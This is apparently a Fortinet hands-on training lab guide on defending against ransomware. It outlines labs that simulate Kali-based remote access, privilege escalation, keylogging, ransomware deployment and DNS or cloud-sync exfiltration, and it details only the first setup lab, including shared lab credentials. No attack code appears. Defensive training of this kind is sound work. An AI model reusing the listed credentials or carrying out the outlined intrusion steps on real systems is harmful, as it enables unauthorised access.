

AntiRansomware Protection


In this hands-on lab, you will walk through a guided lab of Fortinet's products defending against ransomware across multiple security solutions. You will also observe how a malicious actor can use different attack vectors to deploy and install ransomware on a host and how you can defend against these vectors.

Principal goals

- Improve user's knowledge on how ransomware groups and ATPs work, and how our products on the endpoint side can help customers to prevent such attacks
- Demonstrate how products like FortiDLP can also increase customer visibility on real-world attacks and unexpected behaviors.
- Using the Endpoint products, generate logs and evidence to enable SOC teams to use our tools to start threat hunting and also, coordinate automated response actions

Products Used

- FortiClient
- FortiEDR
- FortiDLP
- FortiGate
- FortiSOAR



Lab Content

- Lab 1: Review installed FortiClient configurations and its overall protection against malicious websites, static and polymorphic malwares.
- Lab 2: Understand how sophisticated attacks works, and the need for increase protection - FortiEDR. In this lab, we'll use FortiSOAR to deploy FortiEDR massively over the network and create initial FortiEDR configuration.
- Demonstrate Host Firewall
- Demonstrate Secure Browser
- Lab 3: Users will get familiar with Kali Linux and use it to:
 - Gain remote access to user's device
 - Escalate privileges
 - Run common techniques like keylogger, screenshot and password gathering
 - Change devices settings like DNS Server
- Lab 4: In this lab, we'll review how FortiEDR settings can assist to prevent such attacks
- Lab 5: After being remotelly connected using Kali Linux, the attacker will use techniques to send a ransomware and encrypt user's information so we can see FortiEDR anti-ransomware protection running live!

- Lab 6: When encryption fails, attacker will try to exfiltrate data using some Cloud Sync tools. FortiDLP will be used to detect, alert and prevent these applications to be used.
- Lab 7: The last way attacker will try to exfiltrate data is using DNS requests to send customer data to external DNS servers. FortiDLP and Fortigate will be used for detecting it and preventing such action
- Lab 8 (challenge): We will customize an integration with FortiEDR and FortiDLP APIs to connect and take automated actions in both products.

Lab 1: Initial Setup


Some screenshots in this guide may not exactly match what you see on your screen. Please adapt the instructions to match the interfaces you encounter, or consult the instructor if needed. As highlighted previously, please read and follow all instructions carefully.

FortiEDR Central Manager


Accessing Your Organization

Access the FortiEDR Central Manager: <https://xpertslatam.fortiedr.com/>.

You will receive an email with your FortiEDR credentials, like this:




- **Username:** username
- Replace xxx with your assigned username received by email.
- **Password:** fortifiedr-ttt26
- You will be prompted to change this password upon first login.
- **Organization Name:** TTT26_XX
- Replace xx with your organization suffix received by email.



Windows VM Login and FortiEDR Client Installation

Accessing the Windows VM

1. Log in to the FortiPOC VM Environment:
2. Locate the Windows VM and access it via **DISPLAY**.




1. Use Remote Desktop Protocol (RDP):
2. It is recommended to use RDP.
3. Use the FortiPOC public IP (visible in your browser URL).
4. Connect via RDP (port 33389):
5. Username: `fortixperts`
6. Password: `Fortinet123#`

Important: Save the RDP file for reuse.

1. Copy the FortiPOC IP address from your browser.



1. Open your RDP client and connect using the IP and port.




Deploying FortiEDR Collector

On your windows machine (Beta), open the command prompt as an Administrator and run the following command:

 Warning

Use your Organization name received on the email in the CUSTOMERID field.

```
C:\Fortinet\CollectorInstaller.MSI /quiet /norestart SERVERADDRESS=35.198.34.136  
CUSTOMERID={YOUR_ORGANIZATION_NAME} REGISTRATIONPASSWORD=  
{FORTIEDR_PASSWORD_ON_THE_EMAIL}
```




 Note

Do not forget: the registration password is the same one you have received on your email with the other FortiEDR credentials.


Verifying Installation

1. Check Collector Status:

- Return to the FortiEDR Central Manager. Browse to <https://xpertslatam.fortiedr.com> and click on "Assets >> Inventory". The installed collector will be in the "Default Collector Group"
- The Collector should appear in your **Organization Inventory** with a status of **Running** after 2-5 minutes. It may transition from **Disabled** to **Degraded** before reaching **Running**. Be patient.
- If the collector status does not change after 5 mins, please reboot the Windows VM




- **Refresh** the web page (F5) to see status changes.
- **Verify in Windows VM:**
 - Return to the Windows VM and confirm that Windows now recognizes the installed Antivirus (AV) provider.
 - The **FEDR** icon should appear in the notification bar.
 - **FEDR** will be detected as the Antivirus and Threat Protection in Windows.



1. Register FortiEDR as Windows Virus & Threat Protection Provider:

- Return to the Central Manager, navigate to **Administration > Settings**.



- Scroll to the **Windows Security Center** section and expand
- Click the checkbox next to **Register Collectors to Windows Security Center**.

> Component Authentication

> File Scan

> End Users Notifications


> Personal Data Handling

> IoT Devices Discovery

✓ Windows Security Center

☒ Register collectors to Windows Security Center 

!!! note "Synchronization Note" Allow about **15 seconds** for the new configuration to synchronize with the collector.





- Open the **Windows Security Center** to ensure the **Virus & Threat Protection** status has no warnings.

Creating Collector Groups and Policies

All security settings in the Central Manager revolve around **Collector Groups**.

- **Collectors** and **Collector Groups** are listed in the **Assets > Inventory** menu.
- A **Collector Group** can be dedicated to a department, a subset of endpoints, etc., and will share the security policies/playbooks applied to them.

Managing Collector Groups

1. Default Collector Group:



- When new Collectors are added, they are classified in the **Default Collectors Group**.
- The default group can be changed by marking the default role to it.

2. Pre-defined Collector Groups:

- **High Security Collector Group:** Predefined with more restrictive policies and used as part of playbooks.
- **VDI Collector Group:** Default group created only when Collectors are set as part of a VDI installation.

Creating a New Collector Group

1. Navigate to **Assets > Inventory**.
2. Select **+ Add Group** (name it as desired).



1. **Set as Default Collector Group:**
 - Click the **Default Role** icon next to your group.

3 results

☐	Name	Total number of collectors
☐	MyCollectors	0

Default Collector Group

0 out of 0

 **Change Default Group?** ×

Set this group as the default group?

1. Move the Windows Collector to the New Group:

- Select the Collector from the **Default Collector Group**.
- Click **Move to Group** and select your newly created group.

FortiEDR Dashboard Incidents Forensics Communication Control Profiles Assets Administration

Inventory

Collectors All statuses + Add Group

3 results

☐	Name	Total number of collectors	Assigned policy
☐	Default Collector Group	1	

1 out of 1 State

☐	Name	Status	Disk encryption	Device Security	Anti Virus Status	Last Logged	OS
☐	DataGov	Running	Disabled	Partially compliant (1/5)	N/A	DATAGOV\forti...	Windows 10 P...

High Security Collector Group 0


MyCollectors 0

Move Collectors

Moving 1 endpoints to:

Organization Xperts26-XX

Select collector group MyCollectors



Name	Total number of collectors	Assigned policy
Default Collector Group	0	
High Security Collector Group	0	
MyCollectors	1	

1 out of 1


Name	Status	Disk encryption	Device Security	Anti Virus Status	Last Logged	OS	IP	MAC Address	Version
DataGov	Running	Disabled	Partially compliant (1/5)	N/A	DATAOV.forti...	Windows 10 Pro	192.168.100.5	02-09-0F-00-07-...	6.1.1.12

